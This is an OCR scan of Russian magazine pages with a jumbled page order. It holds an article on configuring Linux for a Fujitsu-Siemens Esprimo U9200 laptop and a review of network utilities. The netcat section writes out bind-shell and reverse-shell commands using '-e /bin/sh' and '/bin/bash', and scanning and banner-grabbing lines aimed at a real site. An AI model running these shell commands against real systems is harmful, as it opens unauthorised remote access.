


info

- Ситуация в OpenSolaris напоминает RedHat/Fedora. Все новинки, создаваемые в рамках проекта, после тщательного тестирования могут попасть в Solaris.
- Приятная мелочь: вставленная флешка подхватилась на лету.
- В качестве альтернативного десктоп окружения обеспечена поддержка KDE 4.1.



alsamixer в действии



Бесполезные драйверы всегда лучше выносить из ядра

14. Подключение дополнительного монитора — OK
15. ExpressCard — OK
16. S3 (STR, «Suspend to RAM», режим засыпания — сохранение текущего состояния работы в оперативной памяти) — OK
17. S4 (STD, «Suspend to disk», режим засыпания — сохранение текущего состояния работы на жестком диске) — OK
18. USB — OK
19. LEDS — OK
20. Дополнительная батарея — OK

Через два дня после покупки удалось добиться соответствия этому списку на 90%. А в конечном итоге — на 100%. Кроме того, за полгода пришлось претерпеть множество изменений (2.6.23 → 2.6.27); в ядро постоянно добавлялись новые и удалялись старые драйверы, а именно:

1. Начиная с ветки 2.6.24, присутствует подсистема **iwlwifi** (intellinuxwireless.org) — «рабочая лошадка» для Wi-Fi.
2. Начиная с ветки 2.6.25, присутствует поддержка **UVC** (linux-uvc.berlios.de), что позволяет использовать встроенную web-камеру.
3. Некоторые изменения в ACPI, драйвере sky2 (Ethernet) и Intel HDA (HD Audio).

Также в новой ветке 2.6.28 уже включена поддержка GEM (Graphics Execution Manager) — новой системы управления памятью, разработанной компанией Intel. Она работает на уровне ядра Linux и предназначена для низкоуровневого взаимодействия с графическим процессором. Для U9200 — это i965GM (GMA X3100). Примечательно, что обладатели карточек Intel за счет GEM получат повышение производительности на 50-60% (так показывают тесты). Полный список оборудования можно просмотреть программами «lspci» и «lsusb» из pciutils и usbutils, соответственно.

РАЗБЕРЕМСЯ В ЦНС

Стоп! Прежде, чем разбираться, нужно знать «как». Ты должен уметь собирать ядро и настраивать в соответствии с ним загрузчик. Рассматривать будем последнюю на момент написания статьи ветку ядра Linux (2.6.27). Я — ярый приверженец минимализма и рекомендую выносить из ядра все лишнее, чтобы уменьшить его размер и хоть чуточку снизить время компиляции: например, если в списке десятки драйверов аудиокарт, зачем держать их все, да тем более в ноутбуке, когда знаешь, что тебе конкретно нужно?

РАЗБЕРЕМСЯ В ЦНС! (ПОПЫТКА №2)

Набираем «make menuconfig» (если в твоем дистрибутиве нет механизмов для конфигурации и установки ядра) и поехали.

1. Выбираем тип процессора: Processor type and features→ (Processor family → Core 2/newer Xeon; Maximum number of CPUs → 2; MTRR);
2. Включаем возможности «засыпания» и event-интерфейс для работы с acpid: Power management options → (Suspend to RAM; Hibernation; ACPI → Deprecated /proc/acpi/event support; CPU Frequency scaling -> ACPI Processor P-States driver);
3. PCI Hotplug требуется для подключения ExpressCard: Bus options → (PCI Express support → PCI Express Hotplug driver; ISA support; Support for PCI Hotplug);
4. В настройках Сети выбираем поддержку Bluetooth и стек для Wi-Fi: Networking support → (Bluetooth subsystem support → (RFCOMM protocol support; Bluetooth device drivers → HCI USB driver); Wireless → (nl80211 new netlink interface support; Generic IEEE 802.11 Networking Stack (mac80211)));
5. Настройка драйверов устройств: Device Drivers;

5.1. Включаем поддержку SCSI устройств: SCSI device support → (legacy /proc/scsi/ support; SCSI disk support; SCSI CDROM support; SCSI generic support);
5.2. Так как U9200 позволяет работать жестким дискам через интерфейс IDE, включаем его здесь: Serial ATA (prod) and Parallel ATA (experimental drivers) → (ATA ACPI Support; ATA SFF support → Intel ESB, ICH, PIIX3, PIIX4 PATA/SATA support);
5.3. Драйверы для сетевых устройств проводной и беспроводной связи: Network device support → (Ethernet (1000 Mbit) → SysKonnect Yukon2 support; Wireless LAN→ Wireless LAN (IEEE 802.11)→ Intel PRO/Wireless 3945ABG/BG Network Connection);
5.4. Изменяем «родное» разрешение для использования мыши, добавляем драйвер для работы тачпада и клавиатуры: Input device support → (Mouse interface → (Horizontal screen resolution → 1280; Vertical screen resolution → 800); Event interface; Keyboards → AT keyboard; Mice -> PS/2 mouse → Synaptics PS/2 mouse protocol extension);
5.5. Сенсоры I2C позволяют определять температуру процессора и многое другое: I2C support → I2C Hardware Bus support → Intel 82801 (ICH);
5.6. Включаем поддержку web-камеры: Multimedia devices → (Video For Linux; Video capture adapters → V4L USB devices → USB Video Class (UVC) → UVC events device support);
5.7. Включаем поддержку графического адаптера i965GM (i915 family) и DRM для него: Graphics support → (/dev/agpart (AGP Support) → Intel 440LX/BX/GX, I8xx and E7x05 chipset support; Direct Rendering Manager (XFree86 4.1.0 and higher DRI support) → Intel 830M, 845G, 852GM, 855GM, 865G -> i915 driver);
5.8. Выбираем звуковую карточку и соответствующий кодек для нее: Sound card support→ Advanced Linux Sound Architecture→ (OSS PCM (digital audio) API; PCI sound devices→ Intel HD Audio→ Build Realtek HD-audio codec support);
5.9. Поддержка USB 1.1 и 2.0: USB support→ (Support for Host-side USB → USB selective suspend/resume and wakeup; EHCI HCD (USB 2.0) support; OHCI HCD support; UHCI HCD (most Intel and VIA) support; USB Mass Storage support).

СЛУХ И РЕЧЬ

После установки любой ОС в первую очередь я проверяю и настраиваю звук. Не будем нарушать эту старую традицию. **ALSA-lib** и **ALSA-utils** (www.alsa-project.org) — вот все, что нужно для работы звука (не забываем, что в некоторых случаях драйвер ядра (Intel HD Audio) должен быть собран в виде модуля). Для реконфигурации:

```
# alsaconf
```

Выбираем Intel HD Audio и наслаждаемся потоками звука, играясь с консольным микшером «alsamixer». Интегрированные колоночки, правда, не



ВЛАД «STEALTH» ГЛАГОЛЕВ
/ STEALTH@SOURCEMAGE.ORG, ENQLAVE.NET /

Посели пингвина на лаптопе

ОПЫТ ИСПОЛЬЗОВАНИЯ ОС LINUX НА FUJITSU-SIEMENS ESPRIMO MOBILE U9200

Ни для кого не секрет, что корпорация Fujitsu-Siemens, желая походить на Hewlett-Packard и Dell, не только не игнорирует Linux-сообщество, но и всячески его поощряет, выпуская в последнее время ноутбуки, максимально совместимые с Linux. Esprimo Mobile U9200 — один из них. Комфортно ли чувствует себя пингвин на этом лаптопе?

История берет свое начало осенью 2007-го, когда я подумывал о приобретении некого портативного девайса, способного удовлетворить мои потребности в областях разработки программного обеспечения, графического дизайна и, конечно же, игромании. Поиск особи занял около 2-х месяцев. Не могу не отметить web-сайты, которые помогли мне в этом непростом деле: tuxmobile.org, www.linux-laptop.net, www.google.com. После всевозможных сравнений выбор пал на Fujitsu-Siemens, так как нужно было что-то практичное (unDell), «не мажорное» (unSony) и, в общем-то, надежное (unRoverBook). Дальше я оценивал дизайн корпуса и относительную «новизну». Поэтому — U9200. Единственное упоминание о Linux на U9200 я нашел на сайте немецкого журнала, — да и то, весь (а возможно, и не весь) процесс был описан только в печатном издании. В любом случае, я рискнул... и сейчас осознаю, что не зря. Мой девиз «OpenBSD everywhere», конечно, с треском провалился (несмотря на то, что эта ОС все равно сейчас стоит на 2-гиговой SD-карте в качестве альтернативы: ну нужен, бывает, сетевой функционал, которого нет больше нигде). Почему? Ноутбук для меня — это мультимедийный «друг», поэтому без поддержки звуковой карты (привет создателям драйвера azalia) вся его мультимедийность сводится к нулю.
Даже с моим опытом работы в двенадцати различных ОС (Solaris, Darwin, QNX и т.д.) я быстро осознал, что все это — «дохлый номер». Поэтому, недолго думая, вставил нарезанную болванку с одним Linux-дистрибутивом и на некоторое время забыл, что существуют какие-либо аналоги оного. Названия дистрибутива я не упоминаю умышленно, потому что мо статья призвана помочь решить проблемы U9200 с ЛЮБЫМ дистрибутивом Linux.

БЫТЬ ДРУЖБЕ ИЛИ НЕТ?

Ниже представлен список совместимости устройств Fujitsu-Siemens Esprimo Mobile U9200 с ядром Linux, начиная с ветки 2.6.23:

01. CPU: Intel Core 2 Duo — OK
02. ACPI — OK
03. Запись CD/DVD, TSSTcorp CDDVDW TS-L632H — OK
04. Клавиатура — OK
05. Специальные клавиши — OK
06. Тачпад, Synaptics-совместимый — OK
07. Звук, HDA Intel ALC262 — OK
08. Ethernet, Marvell 88E8055 PCI-E Gigabit -OK
09. Wi-Fi, Intel PRO/Wireless 3945ABG — OK
10. Web-камера, Foxlink — OK
11. Bluetooth, Cambridge Silicon Radio, Ltd Bluetooth Dongle — OK
12. Видео, Intel 965GM (GMA X3100) — OK
13. SD кард-ридер, Genesys Logic, Inc. USB 2.0 microSD Reader — OK



Fujitsu-Siemens Esprimo Mobile U9200 собственной персоной

Для тех, кто соскучился

совершенны, но вполне оправдывают свое предназначение. Встроенный микрофон также работает без проблем.

ОСЯЗАНИЕ

Спецклавиши в X11 настраиваются с помощью xmodmap(1). Файл .Xmodmap в домашнем каталоге может выглядеть следующим образом:

```
$ nano ~/.Xmodmap
keycode 176 = XF86AudioRaiseVolume
keycode 174 = XF86AudioLowerVolume
keycode 160 = XF86AudioMute
```

Чтобы определить keycode-клавиши, используются программы xev(1) и showkey(1). А соответствия X11 — в файле /usr/share/X11/XKeysymDB. После запуска оконного менеджера (XFCE автоматически запускает xmodmap с настройками в ~/.Xmodmap, а во Fluxbox это нужно сделать принудительно, добавив строку «xmodmap ~/.Xmodmap» в ~/.fluxbox/startup) идет настройка соответствия клавишам. Для Fluxbox это делается примерно так:

```
$ nano ~/.fluxbox/keys
None XF86AudioMute :ExecCommand amixer -q sset
"Speaker" toggle
None XF86AudioLowerVolume :ExecCommand amixer
-q sset "PCM" 5-
None XF86AudioRaiseVolume :ExecCommand amixer
-q sset "PCM" 5+
```

ФЛЕШ-ПАМЯТЬ И ПРИВОД

Автомонтирование «подцепленных» flash-устройств и других USB-носителей (в том числе и со встроенного кард-ридера) работает, как говорится, «из коробки», если в системе установлены D-Bus, HAL и какой-либо графический файловый менеджер (Thunar). Обычно подмонтированные устройства помещаются в каталог /media, а единственному CD/DVD-устройству можно выделить отдельное место, отредактировав файл /etc/fstab:

```
# nano /etc/fstab
/dev/sr0 /mnt/cdrom iso9660 ro,noauto,user 0 0
```

Запись CD/DVD — задача довольно тривиальная, однако я бы порекомендовал программы, которые используют библиотеку **libburn** (libburnia-project.org), а именно, **xfburn** (www.xfce.org/projects/xfburn/) и **Brasero** (www.gnome.org/projects/brasero/).

ЗРЕНИЕ

Для работы web-камеры я использую **UCView** (www.unicap-imaging.org/ucview.htm), но наверняка существуют и альтернативы (с тех пор, как поддержка UVC была включена в ядро).

ПИТАНИЕ И СОН

Единственное, что нужно для работы ACPI — это **acpid** (acpid.sourceforge.net). После его установки создаем файлы в /etc/acpi/actions и /etc/acpi/events:

```
# mkdir -p /etc/acpi/{actions,events}
# nano /etc/acpi/actions/power.sh
#!/bin/sh
echo "disk" > /sys/power/state
# nano /etc/acpi/actions/sleep.sh
#!/bin/sh
echo "mem" > /sys/power/state
# nano /etc/acpi/events/power
event=button/power
action=/etc/acpi/actions/power.sh
# nano /etc/acpi/events/sleep
event=button/sleep
action=/etc/acpi/actions/sleep.sh
```

И выставляем для них корректные права доступа:

```
# chmod -R 644 /etc/acpi/events/*
# chmod -R 755 /etc/acpi/actions/*
```

После запуска «acpid» засыпание и выключение питания должны работать по соответствующим кнопкам клавиатуры. Два часа без подзарядки мне показалось маловато, поэтому я заказал из Германии дополнительную батарею. Системой она определилась без особых проблем и в мониторчике **conky** (conky.sourceforge.net) смотрится вкупе с первой очень элегантно.

СВЯЗЬ С ВНЕШНИМ МИРОМ

Настройка wired сети не должна вызвать проблем, в крайнем случае — смотри справочную страницу ifconfig(8). А с wireless придется немного потрудиться. В первую очередь нужны **wireless_tools** (hpl.hp.com/personal/Jean_Tourrilhes/Linux/Tools.html), для работы WPA/WPA2 — **wpa_supplicant** (hostap.epitest.fi/wpa_supplicant/). Приведу пример конфигурационного файла для соединения WPA:

```
# nano /etc/wpa_supplicant.conf
# Каталог для сохранения информации о текущих
```


warning

xorg-server и MesaLib тесно связаны друг с другом (это собираются «исправить» в версии 1.6), поэтому при откате MesaLib до 7.0.4 придется откатить и xorg-server до 1.4.2.



info

Не путай DRM и DRI. DRM — модуль ядра (например, i915.ko), работающий на более низком уровне. DRI — модуль X-сервера (i965_dri.so) для твоего чипсета, являющийся частью MesaLib.


Автомонтирование плеера Cowon iAudio 7 в Thunar

```
подключениях
ctrl_interface=/var/run/wpa
network={
        # Параметры для подключения
        ssid="COMPANY_SSID"
        scan_ssid=1
        proto=WPA
        key_mgmt=WPA-PSK
        pairwise="CCMP TKIP"
        psk="my_very_secure_passphrase"
}
```

После конфигурирования поднимаем интерфейс и запускаем wpa_supplicant:

```
# iwconfig wlan0
# wpa_supplicant -B -i wlan0 -D wext -c /etc/
wpa_supplicant.conf
```

А далее настраиваем сеть либо средствами dhcp, либо статически. Для работы bluetooth потребуется пакет **bluez** (www.bluez.org), после установки которого создаем файл конфигурации:

nano /etc/bluetooth/rfcomm.conf

```
rfcomm0 {
        bind yes;
        # MAC-адрес устройства, полученного ко-
мандой "hcitool scan"
        device 00:1E:45:46:97:A0;
        channel 1;
        # Описание линии связи или устройства
        comment "Sony Ericsson K550i";
}
```

ВНЕШНИЙ ВИД

Времена консолей для ноутбуков, думается мне, прошли. И сейчас без проекта X.Org Foundation мы не представляем себе ежедневного существования, поэтому перейдем к конфигурированию основных секций файла /etc/X11/xorg.conf:

nano /etc/X11/xorg.conf

```
Section "Extensions"
# Включение композитного менеджера (для исполь-
зования спецэффектов в compiz и xfce compositor)
        Option          "Composite" "Enable"
        Option          "RENDER" "Enable"
EndSection
# Дела "мышиные"
Section "InputDevice"
        Identifier      "V-MIC"
        Driver   "mouse"
        Option   "Device" "/dev/input/mice"
        Option          "Protocol" "ImPS/2"
        Option          "ZAxisMapping" "4 5"
        Option          "Emulate3Buttons"
"False"
EndSection
# Тачпад
Section "InputDevice"
        Identifier      "V-TCH"
        Driver          "synaptics"
        Option          "Protocol""SynPS/2"
        Option          "SHMConfig" "On"
        # Активация режима скроллинга "TwoFinger"
        Option   "VertTwoFingerScroll" "True"
        Option   "HorizTwoFingerScroll" "True"
EndSection
# Клавиатура
Section "InputDevice"
        Identifier      "V-KBD"
        Driver          "kbd"
        Option          "AutoRepeat" "300 30"
        Option          "XkbRules" "xorg"
        Option          "XkbModel" "fujitsu"
        Option          "XkbLayout" "us,ru"
        Option          "XkbVariant"",winkey"
        # Переключение раскладок - Ctrl+Shift
        Option          "XkbOptions" "grp:
ctrl_shift_toggle,caps:shift"
EndSection
…
```

ЗАКЛЮЧЕНИЕ

Надеюсь, тебе удастся подружить Linux и ноутбук (если придерживаться этих советов, то любой, а не только U9200). Не забывай: когда возникают проблемы совместимости — система, равно как и железо, всегда даст знать. Для этого и были созданы системы протоколирования. Почаще наблюдай за ними, особенно после очередного обновления программной части. Засим откланяюсь! ⌶

Что случилось с FPS?


Сейчас во многие дистрибутивы «запихивают» недавно вышедшую в свет библиотеку MesaLib 7.2 — реализацию OpenGL. Проблема в том, что после перехода на 7.2 сотни обладателей i965GM ощутили дикое падение производительности: примерно в 14 раз. В MesaLib 7.2 была добавлена полная реализация i965, и это повлекло за собой такие проблемы. После моей беседы с одним из разработчиков DRI-модуля для i965 (Gordon Jin <gordon.jin@intel.com>) проблема была решена созданием файла /etc/drirc следующего содержания:

```
<driconf><device screen="0» driver="i965">
<application name="Default">
<option name="vblank_mode" value="0"/>
</application>
</device></driconf>
```

Но падение производительности все же осталось (примерно на 10%, так как поддержка TTM была вынесена из MesaLib 7.2), поэтому рекомендую откатиться на предпоследнюю стабильную версию MesaLib — 7.0.4 и подождать выхода нового ядра Linux (2.6.28), где уже можно будет использовать GEM.



▷ links
Официальный сайт поддержки FS, где можно скачать, например, готовые ISO-образы для обновления BIOS: support.fujitsu-siemens.com/COM/support/downloads.html.



▷ dvd
На нашем диске ты найдешь примеры конфигурационных файлов xorg.conf, rfcomm.conf, .conkyrc и .Xmodmap.



ЕВГЕНИЙ «J1M» ЗОБНИН
/ZOBNIN@GMAIL.COM/

Умные игры с сетями

ОБЗОР НЕОБЫЧНЫХ СЕТЕВЫХ УТИЛИТ

Главное в хорошей статье — идея. Когда у меня появилась задумка нынешнего обзора, я полез в интернет и всего за несколько часов обнаружил огромное количество весьма любопытных сетевых утилит, а также массу редких, но очень эффектных приемов решения задач, связанных с Сетью. Отбросив мусор и сняв самые сливки, спешу о них рассказать.

ИЗМЕРИТЬ И ОБРЕЗАТЬ

Что делать, если мы хотим узнать пропускную способность нашей сети? Наиболее верный путь — выполнить копирование произвольного файла с удаленной машины на свою. Лучше всего проделать эту операцию с помощью протокола FTP, но подойдет так же HTTP, SMB или даже SSH. Главное — выбрать файл подлиннее. Но если ни одного из подобных сервисов на машине нет, измерение скорости передачи может превратиться в проблему. Особо хардкорные товарищи в этом случае могут запустить ping и на основе его статистических данных вычислить пропускную способность канала. Я же предлагаю не перенапрягать мозг и воспользоваться утилитой bing — особой модификацией ping, предназначенной для измерения скорости передачи данных между двумя хостами.

Использовать bing почти так же просто, как и его родственника на «p». Необходимо указать IP-адрес локального конца канала и адрес его удаленного собрата, подождать некоторое время (чем дольше, тем точнее результат), остановить выполнение комбинацией <Ctrl+C> и найти в выводе команды строчку «estimated throughput». В ней и будет указана средняя пропускная способность канала, измеренная в байтах в секунду.


OK, скорость передачи мы узнали, но для некоторых приложений подобный «реактивный режим» будет излишеством. На хлюпеньком 256-мегабитном канале даже запущенный в фоне wget может принести массу проблем при чтении форумов или интенсивном поиске в Google, а многопоточный менеджер загрузок вообще съест весь канал и не поперхнется. Умерить пыл таких программ можно с помощью хорошего брандмауэра, но не стоит заниматься мазохизмом, и на каждый чих вписывать правила и через пару часов убирать их из таблиц. Для подобных случаев есть другой, более удобный инструмент — trickle.

Trickle работает в пользовательском режиме, не требует привилегий root и позволяет установить различные скорости закачки/отдачи для нескольких приложений одновременно. Использовать его очень просто — достаточно указать ожидаемые пороги скорости в кб/с, имя ограничиваемой программы и ее аргументы. К примеру, ограничим скорость закачки wget до 10 кб/с:

```
$ trickle -d 10 wget ftp://ftp.host.com/big_file.tar.gz
```

И запустим сервер FTP со скоростями закачки/отдачи, равными 30 кб/с и 20 кб/с:

```
# trickle -d 30 -u 20 ftpd
```


ngrep по-настоящему удобен

Сетевой top в действии

Если ты ограничиваешь пропускную способность для нескольких приложений одновременно, то перед стартом trickle запусти специальный демон trickled, который будет обслуживать множественные инстанции утилиты и снизит нагрузку на процессор.

СТУЧИМСЯ В ПОРТЫ

«Port knoking» (в дословном переводе на родной и могучий — «Стучаться в порты»), есть не что иное, как метод произведения каких-либо действий на стороне сервера с помощью последовательного опроса определенных портов. Проще говоря, это то же самое, что последовательность стуков в дверь, после которой за ней появляется параноидального вида мужик и быстро впускает Штирлица внутрь. В компьютерном мире роль параноидального мужика обычно выполняет специальный демон, прослушивающий порты, а Штирлиц — это мы (те, кто хочет «войти»). Ну а дверь, как не трудно догадаться, это брандмауэр, открывающий определенный порт (обычно SSH).

«Стук в порты» — очень интересный прием со множеством плюсов. Он абсолютно невидим для постороннего. С его помощью легко защитить сервисы от брутфорса или DoS-атак. При правильном использовании — он очень стойкий к подбору комбинаций портов.

Существует масса самых различных реализаций этой техники, начиная от самопальных скриптов, написанных первокурсниками, и заканчивая плагинами для iptables, но наиболее любима в народе, проста в использовании и богата на функционал система **knock** (www.zeroflux.org/cgi-bin/cvstrac/knock/wiki/). О ней и поговорим.

Настроить knock нетрудно:

1. Конфигурируем брандмауэр таким образом, чтобы все незанятые реальными сервисами порты выше 1024 были открыты. Часть из них незаметно будет слушать наш демон. Порт защищаемого сервиса оставляем закрытым.

2. Создаем файл `/etc/knockd.conf` и пишем в него примерно следующее:

vi /etc/knockd.conf

```
[ssh-open]
  sequence = 1111,2222,3333
  seq_timeout = 10
  tcpflags = syn
  command = /usr/sbin/iptables -A INPUT -s
%IP% --dport 22 -j ACCEPT

[ssh-close]
  sequence = 3333,2222,1111
  seq_timeout = 10
  tcpflags = syn
  command = /usr/sbin/iptables -D INPUT -s
%IP% --dport 22 -j ACCEPT
```

3. Запускаем демон:

```
# knockd -d
```

4. Берем такси, едем домой и на домашнем компе выполняем команду:

```
$ knock my.lovely.server.com 1111 2222 3333
```

5. Подключаемся SSH-клиентом к серверу и делаем то, что нужно.

6. Благополучно закрываем SSH-порт:

```
$ knock my.lovely.server.com 3333 2222 1111
```

Отныне злодей даже и не догадается о том, что на твой любимый сервер можно проникнуть извне. Для него SSH-порт всегда будет закрыт (открывается он только для того IP, с которого был осуществлен «стук»). Но и это еще не все! Заказав такси прямо сейчас, ты сможешь вернуться к серверу и получить в подарок еще более надежную технику конспирации:

vi /etc/knockd.conf

```
[ssh]
  sequence = 1111:udp,2222:tcp,3333:udp
  seq_timeout = 15
  tcpflags = syn,ack
  start_command = /usr/sbin/iptables -A INPUT
-s %IP% -p tcp --syn --dport 22 -j ACCEPT
  cmd_timeout = 10
  stop_command = /usr/sbin/iptables -D INPUT
-s %IP% -p tcp --syn --dport 22 -j ACCEPT
```

Это более интересный способ открытия порта, использующий сразу два приема повышения безопасности. Во-пер-



info

• Пропускную способность Сети гораздо проще и эффективнее измерять с помощью утилиты **iperf** (dast.nlanr.net/Projects/Iperf), но bing вошел в наш обзор благодаря необычности дизайна. Кроме того, на некоторых BSD-системах iperf показывает неверные результаты.

• С помощью knock легко организовать не только открытие портов, но и множество других полезных вещей. Это может быть, например, обратный shell, описанный в разделе про netcat, команда, перезагружающая определенный сервис, или скрипт, отправляющий отчет о состоянии сервера на телефон по SMS.

```
jim@localhost ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
-(0:0)-> sudo bing 127.0.0.1 www.yahoo.com
BING    127.0.0.1 (127.0.0.1) and www.yahoo-ht3.akadns.net (87.248.113.14)
        44 and 108 data bytes
1024 bits in 19.180ms: 53389bps, 0.018730ms per bit
1024 bits in 5.981ms: 171209bps, 0.005841ms per bit
1024 bits in 14.048ms: 72893bps, 0.013719ms per bit
1024 bits in 11.111ms: 92161bps, 0.010851ms per bit
1024 bits in 13.069ms: 78353bps, 0.012763ms per bit
1024 bits in 14.047ms: 72898bps, 0.013718ms per bit
^C
--- 127.0.0.1 statistics ---
bytes   out    in   dup  loss   rtt (ms): min       avg       max
   44    25    25          0%           0.040     0.043     0.057
  108    25    25          0%           0.016     0.017     0.018

--- www.yahoo-ht3.akadns.net statistics ---
bytes   out    in   dup  loss   rtt (ms): min       avg       max
   44    25    25          0%         183.950   190.026   203.761
  108    25    24          4%         197.997   206.212   231.996

--- estimated link characteristics ---
warning: rtt big host1 0.016ms < rtt small host2 0.040ms
estimated throughput 72898bps
minimum delay per packet 174.253ms (12703 bits)

average statistics (experimental) :
packet loss: small 0%, big 4%, total 2%
warning: rtt big host1 0.017ms < rtt small host2 0.043ms
average throughput 63265bps
average delay per packet 180.325ms (13145 bits)
weighted average throughput 61999bps

-(jim@localhost)-(~)-
-(jim@localhost)-(~)-
-(0:0)->
```

Измеряем пропускную способность канала

вых, теперь Штирлиц должен долбить в дверь не только рукой, но и ногой, то есть «стучать» и в TCP, и в UDP-порты. А во-вторых, брандмауэр откроет SSH-порт для входящих соединений только на 10 секунд, в течение которых мы должны успеть установить SSH-соединение (естественно, iptables должен быть сконфигурирован так, чтобы он без вопросов пропускал любой трафик уже установленных соединений). Конечная команда на подключение выглядит следующим образом:

```
$ knock 1111:udp 2222:tcp 3333:udp & ssh
my.lovely.server.com
```

НЕЗАМЕНИМЫЙ NETCAT

Сетевая версия cat оказалась тем инструментом, замену которому вряд ли можно найти. Обладая предельной простотой, он невероятно богат на функционал, а диапазон его применения столь широк, что в народе netcat окрестили «Швейцарским армейским ножом». Утилита netcat по сути не делает ничего, кроме копирования данных в порт и из него, но при этом с ее помощью можно —

1. Передавать файлы:

```
$ nc -l 31334 > filename
$ nc 172.16.69.143 31334 < filename
```

2. Использовать вместо telnet:

```
$ nc -l -p 31334 -e /bin/sh
$ nc 172.16.69.143 31334
```

3. Сканировать на открытые порты:

```
$ nc -z www.xakep.ru 1-1024
```

4. Осуществлять фингерпринт сервисов на основе баннеров:

```
echo «QUIT» | nc www.xakep.ru 1-1024
```

5. Организовывать рекурсивный шелл:

```
$ nc -e /bin/bash 172.16.69.143
$ nc -l -p 80
```

Важно понимать, что существует несколько версий netcat, поведение которых может отличаться. Экземпляр, поставляемый с дистрибутивами Linux, — это оригинал, доживший до наших дней. Все пять приведенных примеров он отработает без проблем. Версия под названием GNU Netcat не поддерживает; опции '-e', поэтому второй и пятый примеры она не воспримет.

Особого внимания заслуживает netcat, распространяемый вместе с BSD-системами, опция '-e' в нем есть, но предназначена она для шифрования входящего и исходящего трафика методом IPSec ESP:

```
$ nc -e 'in ipsec esp/transport//require'
-e 'out ipsec esp/transport//require'
172.16.69.143 31334
```

Кроме того, BSD Netcat способен подключаться к удаленной машине через прокси:

```
$ nc -x172.16.64.1:8080 -Xconnect
172.16.69.143 31334
```

В этом примере прокси находится по адресу 172.16.64.1:8080, а флаг '-Xconnect' говорит о том, что он является HTTP-прокси. Также поддерживаются SOCKS версий 4 и 5, но о них следует информировать netcat через флаг '-X4' или '-X5'.

Сам netcat легко использовать в качестве прокси или редиректора портов, но в этом случае его лучше связать с демоном inetd:

```
# echo 'redirect-2525-to-25 2525/tcp' >> /etc/
services
# echo 'redirect-2525-to-25 stream tcp nowait
nobody /usr/bin/nc nc -w 2 127.0.0.1 25' >>
/etc/inetd.conf
# killall -HUP inetd
```

Теперь весь трафик, пришедший на порт 2525, будет перенаправляться на стандартный SMTP-порт 25. Таким же образом мы можем завернуть трафик с любого порта на другой порт/машину, просто видоизменив первые две команды. Пользователи дистрибутивов Linux могут вообще не заморачиваться с netcat: демон xinetd, ставший стандартом де факто для Linux-систем, сам умеет перенаправить сетевой трафик:

vi /etc/xinetd/redirect

```
service redirect-2525-to-25
{
        disable = no
        type = UNLISTED
        socket_type = stream
        protocol = tcp
        wait = no
        port = 2525
        redirect = 127.0.0.1 25
        user = nobody
}
```

GREP, SED И TOP НА СЛУЖБЕ СЕТИ

Кроме рассмотренного выше netcat, известно еще несколько примеров удачного портирования UNIX-утилит в сетевой мир. В первую очередь, это программы ngrep и netsed, предназначенные для поиска и замены текстовых элемен-

links

- www.freenix.fr/freenix/logiciels/bing.html
- www.monkey.org/~marius/trickle
www.zeroflux.org/cgi-bin/cvstrac.cgi/knock/wiki
- ngrep.sourceforge.net
- srparish.net/scripts
- www.harding.motd.ca/autossh
- www.cs.uit.no/~daniels/PingTunnel

```
-(jim@localhost)-(~)-
-(0:130)-> sudo ptunnel -p 127.0.0.1 -lp 8000 -da 127.0.0.1 -dp 22 &
[1] 59522
-(jim@localhost)-(~)-
-(1:130)-> [inf]: Starting ptunnel v 0.60.
[inf]: (c) 2004-2005 Daniel Stoedle, daniels@cs.uit.no
[inf]: Relaying packets from incoming TCP streams.

-(jim@localhost)-(~)-
-(1:130)-> ssh -p 8000 127.0.0.1
[inf]: Incoming connection.
[evt]: No running proxy thread - starting it.
[inf]: Ping proxy is listening in privileged mode.
The authenticity of host '[127.0.0.1]:8000 ([127.0.0.1]:8000)' can't be established.
DSA key fingerprint is 84:07:74:03:e7:4a:fd:b9:b4:b5:76:62:d5:64:75:19.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:8000' (DSA) to the list of known hosts.
Password:
```

Синтетический тест ptunnel

```
[ssh-open]
        sequence = 1111,2222,3333
        seq_timeout = 10
        tcpflags = syn
        command = /usr/sbin/iptables -A INPUT -s %IP% --dport 22 -j ACCEPT

[ssh-close]
        sequence = 3333,2222,1111
        seq_timeout = 10
        tcpflags = syn
        command = /usr/sbin/iptables -D INPUT -s %IP% --dport 22 -j ACCEPT
```

Настраиваем демон knockd

тов внутри проходящих пакетов, и nettop — утилита, осуществляющая мониторинг сетевых соединений.

